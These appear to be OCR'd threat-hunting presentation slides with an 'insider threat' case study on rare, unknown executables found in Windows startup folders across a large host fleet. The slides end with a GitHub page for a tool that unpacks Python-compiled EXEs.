
"%programdata%\Microsoft\windows\start menu\programs\startup\bstack.exe"

Why am I suspicious?

- Do I know you publicly "bstack.exe"? (Likely not because of VT)
- Are you some custom program?
- But why your host count is so freaking low? 2 in 70,000!!!


CASE STUDY 2:

INSIDER THREAT



Host Count	Short Hostname	Latest Seen	Path	Description	Publisher	NIST NSRL	VT Hits
1	[redacted]	[redacted]	%userprofile%\appdata\roaming\microsoft\windows \start menu\programs\startup\i tunes.exe			Unknown	Unknown

“%userprofile%\appdata\roaming\Microsoft\windows\start menu\programs\startup\i tunes.exe




Host Count	Short Hostname	Latest Seen	Path	Description	Publisher	NIST NSRL	VT Hits
2	[redacted]	[redacted]	%programdata%\microsoft\windows\start menu\programs\startup\bstack.exe			Unknown	Unknown

“%programdata%\Microsoft\windows\start menu\programs\startup\bstack.exe”

CASE STUDY 2:

INSIDER THREAT

COUNTERCEPT



countercept / **python-exe-unpacker**

A helper script for unpacking and decompiling EXEs compiled from python code.

3 commits | **1** branch | **0** releases | **1** contributor | GPL-3.0

Luke Jennings License update — Latest commit 6c88e9b 9 hours ago

LICENSE	License update	9 hours ago
README.md	Initial release	9 hours ago
pyinstxtractor.py	Initial release	9 hours ago
python_exe_unpack.py	Initial release	9 hours ago
requirements.txt	Initial release	9 hours ago

README.md

Author: In Ming Loh (inming.loh@countercept.com - @tantaryu)
Company: Countercept (@countercept)
Website: https://www.countercept.com


Introduction

